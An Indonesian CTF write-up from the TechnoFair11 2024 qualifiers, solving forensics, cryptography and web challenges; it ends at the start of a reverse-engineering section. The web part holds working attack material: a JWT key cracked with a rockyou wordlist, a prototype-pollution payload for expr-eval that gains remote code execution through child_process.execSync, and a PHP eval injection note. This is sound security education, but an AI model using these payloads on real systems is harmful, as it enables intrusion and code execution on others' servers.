WRITEUP TECHNOFAIR11 QUALIFICATION

KEITO
National Cyber and Crypto Polytechnic
(sumpah jangan bully kami)

K.EII

ITOID

Part of

SNI CYBERSECURITY TEAM


SANAPATI CYBERSTORM

WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS

Daftar Isi

Forensics

eftipi




Karena judul challnya eftipi, lgsg export object FTP-DATA wireshark


Crack pake john

Hexnya kebalik

WRITEUP TECHNOFAIR11 UNIVERSITAS GUNADARMA 2024 QUALS



Fix pake cyberchef aja




Download deh as png hasilnya

Dumpling

Dikasi attachment raw file, analisa pake volatility. Iseng2 search flag pake filescan, nemu begituan

```
┌──(jons㉿01-20-jonathans)-[~/ctf/technofair11/dumpling]
└─$ sudo vol -f chall.raw windows.filescan.FileScan | grep "flag"
0xa809538e11b0.0\flag\flag2.png 216
0xa80953eb49e0  \Users\nisa\Documents\flag2.png 216
0xa80953eb94e0  \Users\nisa\AppData\Roaming\Microsoft\Windows\Recent\flag.lnk   216
0xa80953ebc870  \flag\clue.txt  216
0xa80953eda1e0  \flag   216
0xa80953edacd0  \flag   216
0xa80953edc760  \flag\flag2.png 216
0xa80953edd0c0  \flag\flag1.png 216
0xa8095f711a50  \flag   216
```

Tinggal coba dump flag 1 and flag 2, terus open pake feh



Kurangberarti


Ini teorinya kayak LSB sih, jadi kita tinggal extract mulai dari offset yang ada di file chall terus diappend

```python
def extract_plaintext_from_image(input_file, offset, length):
    with open(input_file, 'rb') as file:
        file_bytes = bytearray(file.read())

    binary_message = ''
    for i in range(offset, offset + length * 8):
        byte = file_bytes[i]
        bit = byte & 1
        binary_message += str(bit)
```

```
    plaintext = ''
    for i in range(0, len(binary_message), 8):
        byte = binary_message[i:i+8]
        char = chr(int(byte, 2))
        plaintext += char

    return plaintext

input_file = 'file.jpg'
offset = 0x00000D00
message_length = 30 #ngasal

plaintext = extract_plaintext_from_image(input_file, offset,
message_length)
print(f"The hidden message is: {plaintext}")
```


```
┌──(jons㉿01-20-jonathans)-[~/ctf/technofair11/kurangberarti]
└─$ python3 solv.py
The hidden message is: TechnoFair11{patenkalikaubang}
```

Malicious



1. Fix hex di chunk PNG, IDAT sama IEND -> 4_Gr3at_H (tebak2 ae lah oakwowakowa)

2. Ack3rrr_00} -> steghide, passwordnya dari JS yg diappend di PDF



Part 1 nya di PDF, buka pake inkscape halamannya bisa digeser

Cryptography

Kenangan

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def decrypt_file_with_key(encrypted_file, decrypted_file, key):
    with open(encrypted_file, 'rb') as f:
        iv = f.read(16)
        ciphertext = f.read()

    cipher = AES.new(key, AES.MODE_CBC, iv)
```

```
    decrypted_data = unpad(cipher.decrypt(ciphertext), AES.block_size)

    with open(decrypted_file, 'wb') as f:
        f.write(decrypted_data)

def brute_force_aes(encrypted_file):
    for i in range(256):
        key = bytes([i]) * 16
        try:
            decrypt_file_with_key(encrypted_file, 'decrypted_flag.png',
key)
            print(f"Key found: {key.hex()}")
            print("The file has been decrypted and saved as
decrypted_flag.png")
            break
        except (ValueError, KeyError):
            continue

encrypted_file = 'flag.enc'
brute_force_aes(encrypted_file)
```

Karena cuma 16byte, lgsg tak burteforce aja dibantu ma gpt

```
┌──(jons㉿01-20-jonathans)-[~/ctf/technofair11/kenangan]
└─$ python3 solv.py
Key found: 98989898989898989898989898989898
The file has been decrypted and saved as decrypted_flag.png
```

Xorban

Brute ae dibantu gpt

```python
def main():
    # Redefining the xorban and enc lists from output.txt
    xorban = [1, 243, 128, 75, 251, 28, 249, 9, 231, 152, 154, 2, 237, 223, 175, 17, 5, 150, 118, 14, 173, 151, 242, 240, 176, 10, 209, 29, 236, 208, 222, 177, 183, 91, 162, 8, 12, 103, 221, 30, 119, 184]
    enc = [105, 151, 16, 163, 222, 136, 163, 145, 135, 13, 51, 169, 148, 6, 30, 199, 97, 249, 137, 22, 252, 105, 81, 107, 36, 229, 175, 164, 192, 79, 81, 6, 117, 179, 186, 198, 48, 24, 201, 170, 10, 178]

    # Deduce the key from xorban
    key = [xorban[0]]
    for i in range(1, len(xorban)):
        key.append(xorban[i] ^ xorban[i-1])

    # Decrypt enc using the deduced key to get the flag
    flag = ''.join(chr(enc[i] ^ key[i]) for i in range(len(enc)))

    print(flag)

if __name__ == "__main__":
    main()
```

TechnoFair11{4nyujin_S4id_th1s_is_Cl4ssic}

Web

Jay Witan Thom

Cuma tampering jwt biasa, keynya diperoleh dari bruteforce pake wordlist rockyou

```
┌──(jons㉿01-20-jonathans)-[~/tools/jwt_tool]
└─$ python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ1c2VyIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTk3MzEzMTEsImV4cCI6MTcxOTczNDkxMX0.o0iPBo027QKZzEQZspHD9F-3fC9gRmc6r0E1sWV3p3I -C -d '/usr/share/wordlists/rockyou.txt'

     ...:::  JWT Tool  :::...

Version 2.2.7                @ticarpi

Original JWT:

[+] rockyou is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "rockyou"
```

```
----------------------

jwttool_3e882882b1b7a165a2ff665107857026 - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ1c2VyIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTk3MzEzMTEsImV4cCI6MTcxOTczNDkxMX0.o0iPBo027QkZzEQZspHD9F-3fC9gRmc6r0E1sWV3p3I
```

Typing...


```
typing > dist > JS setCal.js > ...
1   const ex = process.argv[2].trim();
2   const { Parser } = require("expr-eval");
3
4   console.log(new Parser().evaluate(ex));
5
```

Kalkulatornya pake expr-eval, karena baru baca2 kayak gini, nemu wu secconctf 2022 jadi belajar lagi soal prototype pollution
https://blog.arkark.dev/2023/02/17/seccon-finals/#:~:text=ctf%2Dchallenges%20repository.-,%5Bweb%20100%5D%20babybox,-International%3A%206%20solved


Payload:

```
o = constructor;
o.assign(__proto__, o.getOwnPropertyDescriptor(o.getPrototypeOf(toString), "constructor"));
```


```
f = value("return
global.process.mainModule.constructor._load('child_process').execSync('ls'
).toString()");
f()
```



RCE!, tinggal cat flag sesuai sama posisi flag di dockernya (/fl4gg.txt)




SimerSimer



Dari sc yg dikasih, di api.php kelihatan kalau dia pake eval, ini rawan sama command Injection. Tinggal cari cara buat exploitnya karena ada yg diblacklist juga.

```
eval($pesan . '(' . $args . ');');
```

Hasil evalnya -> fungsi()('masukan/file');



Reverse Engineering

Snakebyte

Decompile pycnya

```
# Decompiled with PyLingual (https://pylingual.io)
